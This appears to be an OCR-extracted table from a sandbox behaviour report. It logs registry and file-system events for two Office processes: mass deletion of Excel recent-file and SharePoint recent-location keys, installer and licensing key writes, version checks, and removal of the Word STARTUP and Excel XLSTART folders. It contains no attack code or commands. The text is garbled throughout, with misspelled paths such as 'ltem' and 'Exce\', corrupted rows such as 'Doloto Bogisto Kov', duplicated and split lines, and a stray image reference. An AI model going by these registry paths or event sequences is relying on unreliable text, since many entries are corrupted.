Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 16 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 17 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 18 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 19 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 20 Value: None	3028 3028 3028 3028
Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 16 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 17 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 18 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 19 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 20 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 21 Value: None	3028 3028 3028 3028 3028
Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 16 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 17 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 18 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 19 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 20 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 21 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 21 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 22 Value: None	3028 3028 3028 3028 3028 3028
Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 16 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 17 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 18 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 19 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 20 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 21 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 22 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 22 Value: None  API Name: DeleteFileW Args: ( %APPDATA%\Microsoft\Office\14.0\Excel\Place MRU\Item 23 Value: None	3028 3028 3028 3028 3028 3028 3028 3028
Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Call Filesystem API  Delete Registry Key  Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 16 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 17 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 18 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 19 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 20 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 21 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 22 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 22 Value: None  API Name: DeleteFileW Args: ( %APPDATA%\Microsoft\Office\14.0\Excel\Place MRU\Item 23 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 23 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 24 Value: None	3028 3028 3028 3028 3028 3028 3028 3028
Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 16 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 17 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 18 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 19 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 20 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 21 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 22 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 22 Value: None  API Name: DeleteFileW args: ( %APPDATA%\Microsoft\Office\14.0\Excel\Place MRU\Item 23 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 24 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 24 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 25 Value: None	3028 3028 3028 3028 3028 3028 3028 3028
Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Call Filesystem API  Delete Registry Key  Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 16 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 17 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 18 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 19 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 20 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 21 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 22 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 22 Value: None  API Name: DeleteFileW Args: ( %APPDATA%\Microsoft\Office\14.0\Excel\Place MRU\Item 23 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 23 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 24 Value: None	3028 3028 3028 3028 3028 3028 3028 3028

Call System API	API Name: GetDriveTypeW Args: ( %WorkingDir%\ ) Return: 3	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 28 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 29 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 30 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 31 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 32 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 33 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 34 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 35 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\\tem 36 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 37 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 38 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\ltem 39 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 40 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 41 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 42 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 43 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 44 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 45 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 46 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 47 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\\tem 48 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\\tem 49 Value: None	3028
		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 50 Value: None	
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 1 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 2 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 3 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 4 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 5 Value: None	3028
Doloto Bogisto Kov	Volu HVEV CHIDDENT LICEDISCETMADE Missesseffi Office 14.0 (Common December April State Value None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 6 Value: None	
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 7 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 8 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 9 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 10 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 11 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 12 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 13 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 14 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 15 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 16 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 17 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 19 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 20 Value: None	3028
Delete Registry Key		
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Max Display Value: None	3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Max Display Value: 19	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 1 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\\tem 2 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 3 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\\Exce\File MRU\\tem 4 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\\tem 5 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 6 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\\tem 7 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 8 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 9 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 10 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 11 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 12 Value: None	3028
Delete Registry Key		3028
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRUItem 13 Value: None	
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRUItem 14 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 15 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 16 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\\tem 17 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 18 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 19 Value: None	3028
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 20 Value: None	3028
Delete Registry Key		3028
Delete Registry Key  Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 21 Value: None	
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\File MRU\ltem 21 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\File MRU\ltem 22 Value: None	3028
Delete Registry Key		3028 3028
Delete Registry Key Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\file MRU\Item 22 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\file MRU\Item 23 Value: None	
Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\tem 22 Value: None	3028


Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\File MRU\\tem 26 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\File MRU\ltem 27 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 28 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 29 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 30 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 31 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 32 Value: None	3028
	•	
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 33 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\\tem 34 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\\tem 35 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 36 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 37 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 38 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 39 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 40 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 41 Value: None	3028
Delete Negistry Ney	Rey. FIRE 1_CONNENT_COENSON TWANELIMICOSONCOMECTI SULL CONTINUE MINORITET FOR VALUE. NOTICE	3020
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 42 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 43 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 44 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 45 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 46 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 47 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoff\Office\14.0\Exce\\File MRU\\tem 48 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 49 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 50 Value: None	3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Licensing\538F6C892AD540068154C6670774E980 Value: None	3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\QMSessionCount Value: 3	3028
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000041091100000000000000000000000000000	3028
which egistry hey	ClUsage\ProductFiles Value: 55860038	0020
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000004109110000000000000000000000000000	3028
O II E'I A DI	C\Usage\ProductFiles\Value: 55860039	0000
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Word\*, 0, adfe5a8, 0, 0, 0) Return: 1295b50	3028
Call Filesystem API	API Name: FindNextFileW Args: (1295b50, adfe5a8) Return: 1	3028
Call Filesystem API	API Name: RemoveDirectoryW Args: ( %APPDATA%\Microsoft\Word\STARTUP\ ) Return: 1	3028
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Excel\*, 0, adfe5a8, 0, 0, 0 ) Return: 1295b50	3028
Call Filesystem API	API Name: RemoveDirectoryW Args: ( %APPDATA%IMicrosoft\ExcelXLSTART\ ) Return: 1	3028
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\PowerPoint\*, 0, adfe5a8, 0, 0, 0 ) Return: 1295b50	3028
Write Registry Key	Key: HKEY CURRENT USER\SOFTWARE\Microsoft\Office\14.0\Common\General\LastAutoSavePurgeTime Value: 1a8ca11	3028
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Security\Trusted Documents\ Value: None	3028
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Security\Trusted Documents\LastPurgeTime Value: 1a8ca12	3028
Write Registry Key		
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C5DD8\1C5DD8\1C5DD8 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C5DD8\ Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None	3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\MTTF Value: 76	3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\ExcelMTTA Value: 76	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\MTTT Value: None	3028
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000061091100000000000000000000000000000	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LanguageResources\EnabledEditingLanguages\en-US Value: 2	2428
		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LanguageResources\EnabledEditingLanguages\en-US Value: 1	
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\ Value: None	2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\ Value: None	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Exce\\Resiliency\Startup\tems\cn& Value: None	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\dn& Value: None	2428
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000061091100000000000000000000000000000	2428
Call System API	API Name: GetVersionExA Args: ( c2eb70 ) Return: 1	2428
Call System API	API Name: GetVersionExA Args: ( c2d920 ) Return: 1	2428
Call System API	API Name: GetVersionExA Args: (712f9cf0 ) Return: 1	2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %windir%Microsoft.NET\Framework\\*, 0, c2c9cc, 0, 0, 0 ) Return: c195898	2428
Call Filesystem API	API Name: FindNextFileW Args: ( c195898, c2c9cc ) Return: 1	2428
Call System API	API Name: GetVersionExA Args: ( c34f338 ) Return: 1	2428
Call System API	API Name: GetVersionExA Args: ( c34f338 ) Return: 1	2428
Call System API	API Name: GetVersionExA Args: ( c34f370 ) Return: 1	2428
Call System API	API Name: GetVersionExA Args: ( c34f370 ) Return: 1	2428
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LCCache\Themes\1033\NextUpdate Value: None	2428
Delete Registry Key		
Delete Registry Key		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None	2428
		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-9}	
